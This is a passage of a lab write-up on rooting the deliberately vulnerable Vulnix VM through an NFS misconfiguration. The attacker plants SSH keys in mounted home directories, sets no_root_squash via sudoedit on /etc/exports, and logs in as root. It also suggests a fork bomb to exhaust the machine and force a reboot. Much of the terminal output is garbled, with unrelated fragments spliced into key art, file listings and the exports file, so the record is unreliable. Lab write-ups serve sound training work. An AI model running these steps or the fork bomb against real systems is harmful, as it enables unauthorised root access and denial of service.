4.0K drwxr-x--- 2 vulnix vulnix 4.0K Sep 2 2012 .
4.0K drwxr-xr-x 3 root root 4.0K Oct 15 05:30 ..
4.0K -rw-r--r-- 1 vulnix vulnix 220 Apr 3 2012 .bash_logout
4.0K -rw-r--r-- 1 vulnix vulnix 3.5K Apr 3 2012 .bashrc
4.0K -rw-r--r-- 1 vulnix vulnix 675 Apr 13 2012 .profile vers=3

└─(vulnix㉿kali)-[/home/kali]
└─$ mkdir /mnt/vulnix/.ssh
└─$ ssh-keygen -t ssh-rsa
Generating public/private ssh-rsa key pair. :22
Enter file in which to save the key (/home/vulnix/.ssh/id_rsa):
Created directory '/home/vulnix/.ssh'.
Enter passphrase (empty for no passphrase):
Enter same passphrase again:
Your identification has been saved in /home/vulnix/.ssh/id_rsa
Your public key has been saved in /home/vulnix/.ssh/id_rsa.pub
The key fingerprint is:
SHA256:lZ8b/ikOCPELx++Xjkjw4yKMXq8vf0VG0mskWTfd/To vulnix@kali
The key's randomart image is:
+---[RSA 3072]---+
|          +. o. ..
|          + o ..o|168.235.133:/home/vulnix /mnt/vulnix -o vers=3
|          =o. .
|          =. . .
|          =. . .
|          S+ +mn.
|          total.1o .. oe |
|..0m o.ow+++.o. .3|root   root   4.0K Oct 15 05:30 ..
|..0m ..+o**o..+. .8|root   root   4.0K Aug 30 10:22 ..
|... .*=++=+o.. o ..|vulnix vulnix 4.0K Oct 14 19:01 vulnix
+---[SHA256]---+

└─(vulnix㉿kali)-[/home/kali]
└─$ cd ~
4.0K drwxr-xp-x 3 root root 4.0K Oct 15 05:30 .
└─(vulnix㉿kali)-[~]ot root 4.0K Aug 30 10:22 ..
└─$ ls .ssh
id_rsa id_rsa.pub
```



- Make .ssh directory in the vulnix machine then copy the key to it and check if the key is the same in the 2 machines or not

```
(vulnix㉿kali)-[~] nogroup 4.0K Sep 2 2012 vulnix
└─$ cd .ssh/
(vulnix㉿kali)-[~]
└─$ cp id_rsa.pub /mnt/vulnix/.ssh/authorized_keys
drwxr-x--- 2 nobody nogroup 4096 Sep 2 2012 vulnix
(vulnix㉿kali)-[~/.ssh]
└─$ cat id_rsa.pub
ssh-rsa AAAAB3NzaC1yc2EAAAQABAAQgQC8E/oi0n8PCGX7nDoHrVpPn1qu9pTQn6h2g7919dSSv3LErZ3f08ecG3LrWH66
D8qNzmngQTF9AgZRgnIgVYQGr18xnnM2RMactnqUM0d+zkgov+CmTus+mPdczKD9ePpzoTDKQvymoavNq1GqxIcX2Lz+mxUAv
ZetFlRuyeng8GZh0ToVm40kq1i9bwZE+hPPyxutY9x05ZSK+rZna4nXtgdyXJ1KlJFzXDGKKLD81SF6WIhMvwwoF/aRIWioHKA0y
vZ+kL0cGtup+uqXD9DwO3pOXCcCpA7rw8dtK/oj0Fg7NMsf5C8uDA4u1RgbHTnqOKd3b/QZflAMoTtrAv40MzmBDnayK240CC/8y
+z3pXLH4jvvpyYXZdXtdx4H0sNWF6En2nwUQ9IJ2Pon7eigy6rp+2gNt/70uC7vkycGm1AQ/9z3rl+K19hzwR1ozyu4dnVJtWwVV
DNCTCIvK/mbMLj0tDw/7jRLHklP2e81G+5PsG0Zh9WKBKutljSU= vulnix@kali

(vulnix㉿kali)-[~/.ssh]
└─$ cat /mnt/vulnix/.ssh/authorized_keys
ssh-rsa AAAAB3NzaC1yc2EAAAQABAAQgQC8E/oi0n8PCGX7nDoHrVpPn1qu9pTQn6h2g7919dSSv3LErZ3f08ecG3LrWH66
D8qNzmngQTF9AgZRgnIgVYQGr18xnnM2RMactnqUM0d+zkgov+CmTus+mPdczKD9ePpzoTDKQvymoavNq1GqxIcX2Lz+mxUAv
ZetFlRuyeng8GZh0ToVm40kq1i9bwZE+hPPyxutY9x05ZSK+rZna4nXtgdyXJ1KlJFzXDGKKLD81SF6WIhMvwwoF/aRIWioHKA0y
vZ+kL0cGtup+uqXD9DwO3pOXCcCpA7rw8dtK/oj0Fg7NMsf5C8uDA4u1RgbHTnqOKd3b/QZflAMoTtrAv40MzmBDnayK240CC/8y
+z3pXLH4jvvpyYXZdXtdx4H0sNWF6En2nwUQ9IJ2Pon7eigy6rp+2gNt/70uC7vkycGm1AQ/9z3rl+K19hzwR1ozyu4dnVJtWwVV
DNCTCIvK/mbMLj0tDw/7jRLHklP2e81G+5PsG0Zh9WKBKutljSU= vulnix@kali
```

5. NFS exploit

- Now use ssh to access the machine by the generated key without password

6. Privilege Escalation

- `sudo -ll` is used to **list the privileges** that the current user has when using `sudo`. It shows detailed information about what commands the user can run with `sudo` and under what circumstances.
- Then we have etc/exports that determine what shells are share in nfs.



- By edit this file we can use root squash to map root users to non-root, limiting potential privilege escalation via NFS shares.

```
GNU nano 2.2.6           4.0K Sep  2 2012 vulnix          File: /var/tmp/exports.XXLpu0AX

# /etc/exports: the access control list for filesystems which may be exported
# by this host to NFS clients.  See exports(5).
# total 4
# Example for NFSv2 and NFSv3:96 Sep  2 2012 vulnix
# /srv/homes      hostname1(rw,sync,no_subtree_check) hostname2(ro,sync,no_subtree_check)
# —(kali㉿kali)-[~]
# Example for NFSv4:/vulnix
# /srv/nfs4        gss/krb5i(rw,sync,fsid=0,crossmnt,no_subtree_check)
# /srv/nfs4/homes  gss/krb5i(rw,sync,no_subtree_check)
# —(kali㉿kali)-[~]
# sudo mount 192.168.235.133:/home/vulnix /mnt/vulnix -o vers=3
/home/vulnix link *(rw,root_squash)
/root      *(rw,no_root_squash)
—(kali㉿kali)-[~]
[ 4.1s later...]
total 12K
  0K drwxr-xp-x 3 root root 4.0K Oct 15 05:30
```



- At this moment we need to restart the machine after edit the file to take effect so we can use this command : (){:|:&};: to create and recreate process to have the machine resources exhausted if it's not configured to automatic reboot hopefully some data engineer come reboot it

```
(vulnix㉿kali) [~/.ssh]
$ ssh -o 'PubkeyAcceptedKeyTypes +ssh-rsa' -i id_rsa vulnix@192.168.235.133
The authenticity of host '192.168.235.133' (192.168.235.133) can't be established.
ECDSA key fingerprint is SHA256:IG0uLMZRTuUvY58a8TN+ef/izyRCAHk0qYp4wMViOAg.
This key is not known by any other names.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '192.168.235.133' (ECDSA) to the list of known hosts.
Welcome to Ubuntu 12.04.1 LTS (GNU/Linux 3.2.0-29-generic-pae i686)

 * Documentation: https://help.ubuntu.com/
System information as of Tue Oct 15 11:08:27 BST 2024
System load: 0.67 Processes: 95
Usage of /: 91.6% of 773MB Users logged in: 0
Memory usage: 8% IP address for eth0: 192.168.235.133
Swap usage: 0%
⇒ / is using 91.6% of 773MB
Graph this data and manage this system at https://landscape.canonical.com/
Ubuntu password for root:
The programs included with the Ubuntu system are free software; the exact distribution terms for each program are described in the individual files in /usr/share/doc/*/*copyright.
Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by applicable law.
vulnix@vulnix:~$ ls
vulnix@vulnix:~$ ls /home
user vulnix /mnt
vulnix@vulnix:~$ sudo -ll
Matching 'Defaults' entries for vulnix on this host:
env_reset, secure_path=/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/bin
User vulnix may run the following commands on this host:
Sudoers entry:
RunAsUsers: root
Commands:
    sudoedit /etc/exports 6.0K Aug 30 10:22 ...
RunAsUsers: root
Commands:
    NOPASSWD: sudoedit /etc/exports
vulnix@vulnix:~$ sudoedit /etc/exports
```

- So we reboot the machine manually

```
vulnix@vulnix:~$ sudoedit /etc/exports
vulnix@vulnix:~$ reboot ←
reboot: Need to be root ←
vulnix@vulnix:~$ client_loop: send disconnect: Broken pipe
```



- After reboot we make directory called root and mount the machine to it

```
(kali㉿kali)-[~]
$ sudo showmount -e 192.168.235.133
Export list for 192.168.235.133:
/root *  

/home/vulnix_history .bash_logout .bashrc .bashrc.original .config .face .  

(kali㉿kali)-[~]
$ sudo mkdir /mnt/vulnroot
```

- And do as we did in user vulnix

```
(kali㉿kali)-[~]
$ sudo mount 192.168.235.133:/root /mnt/vulnroot -o vers=3,allow_other,config=.face,face
(kali㉿kali)-[~]
$ sudo ls -lash /mnt/vulnroot
total 28K
drwx----- 3 root root 4.0K Sep  2  2012 .
drwxr-xr-x  4 root root 4.0K Oct 15 09:38 ..
-rw-----  1 root root   0 Sep  2  2012 .bash_history
-rw-r--r--  1 root root 3.1K Apr 19  2012 .bashrc
drwx----- 2 root root 4.0K Sep  2  2012 .cache
-rw-r--r--  1 root root 140 Apr 19  2012 .profile
-rw-r----- 1 root root 33 Sep  2  2012 trophy.txt
-rw-----  1 root root 710 Sep  2  2012 .viminfo
cat: /root/.ssh: No such file or directory
cd: /root/.ssh: Not a directory
(kali㉿kali)-[~]
$ sudo cat /mnt/vulnroot/trophy.txt
cc614640424f5bd60ce5d5264899c3be

(kali㉿kali)-[~]
$ sudo mkdir /mnt/vulnroot/.ssh
(kali㉿kali)-[~]
$ sudo ls -lash /mnt/vulnroot
total 32K
drwx----- 4 root root 4.0K Oct 15 09:49 .
drwxr-xr-x  4 root root 4.0K Oct 15 09:38 ..
-rw-----  1 root root   0 Sep  2  2012 .bash_history
-rw-r--r--  1 root root 3.1K Apr 19  2012 .bashrc
drwx----- 2 root root 4.0K Sep  2  2012 .cache
-rw-r--r--  1 root root 140 Apr 19  2012 .profile
drwxr-xr-x  2 root root 4.0K Oct 15 09:49 .ssh
-rw-----  1 root root 33 Sep  2  2012 trophy.txt
-rw-----  1 root root 710 Sep  2  2012 .viminfo
```



- And now we are the root

```
(kali㉿kali)-[~/ssh]
$ cd /home/kali/.ssh
(kali㉿kali)-[~/ssh] ali/
$ ls password_for_vulnix:
id_rsa id_rsa.pub known_hosts
This incident has been reported to the administrator.
(kali㉿kali)-[~/ssh]
$ sudo cp id_rsa.pub /mnt/vulnroot/.ssh/authorized_keys
[sudo] password for kali:
Password:
(kali㉿kali)-[~/ssh] vulnix
$ sudo ssh -o 'PubkeyAcceptedKeyTypes +ssh-rsa' -i id_rsa root@192.168.235.133
The authenticity of host '192.168.235.133 (192.168.235.133)' can't be established.
ECDSA key fingerprint is SHA256:IGOUlMZRTuUvY58a8TN+ef/IzyRCAHk0qYP4wMVioAg.
This key is not known by any other names.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '192.168.235.133' (ECDSA) to the list of known hosts.
Welcome to Ubuntu 12.04.1 LTS (GNU/Linux 3.2.0-29-generic-pae i686)

 * Documentation: https://help.ubuntu.com/

 System information as of Tue Oct 15 15:55:15 BST 2024
 System load: 0.0          Processes: 89
 Usage of /: 91.6% of 773MB   Users logged in: 0
 Memory usage: 7%          IP address for eth0: 192.168.235.133
 Swap usage: 0%
⇒ / is using 91.6% of 773MB
SSH RSA AAAABJNzAc1Vc2EAAAQABAAQgQC8E/o10n8PCGX7nDoHrVpPn1qu9pT0neh2g7919dSSV3LErZ3f08ecG3Lrv
Graph this data and manage this system at https://landscape.canonical.com/OF/aRTW1oHKA0yvZ+kL9
Your Ubuntu release is not supported anymore.
For upgrade information, please visit:
http://www.ubuntu.com/releaseendoflife

New release '14.04.6 LTS' available.
Run 'do-release-upgrade' to upgrade to it.
root@vulnix:~# whoami
root←
root@vulnix:~# █
```

```
root@vulnix:~# whoami
root@vulnix:~# █
root@vulnix:~# █ shutdown -h now
root@vulnix:~# █
Broadcast message from root@vulnix
  (/dev/pts/0) at 16:35 ...
The system is going down for halt NOW!
Connection to 192.168.235.133 closed by remote host.
Connection to 192.168.235.133 closed.
```

Remediation Recommendations

1. Restrict NFS Access: Limit NFS exports to trusted IPs and disable anonymous access. Use root squash to map root users to non-root, limiting potential privilege escalation via NFS shares.



2. Secure SSH Access: Disable password-based authentication and enforce SSH key-based login. Implement strong password policies and multi-factor authentication (MFA).
3. Apply System Patches: Ensure the system is regularly updated to the latest version to prevent exploitation of known vulnerabilities.

Conclusion

The Vulnix machine was successfully exploited due to a combination of NFS misconfigurations and weak credentials. By properly configuring services and following best security practices, such as disabling password authentication in SSH and patching vulnerable services, these issues could have been prevented.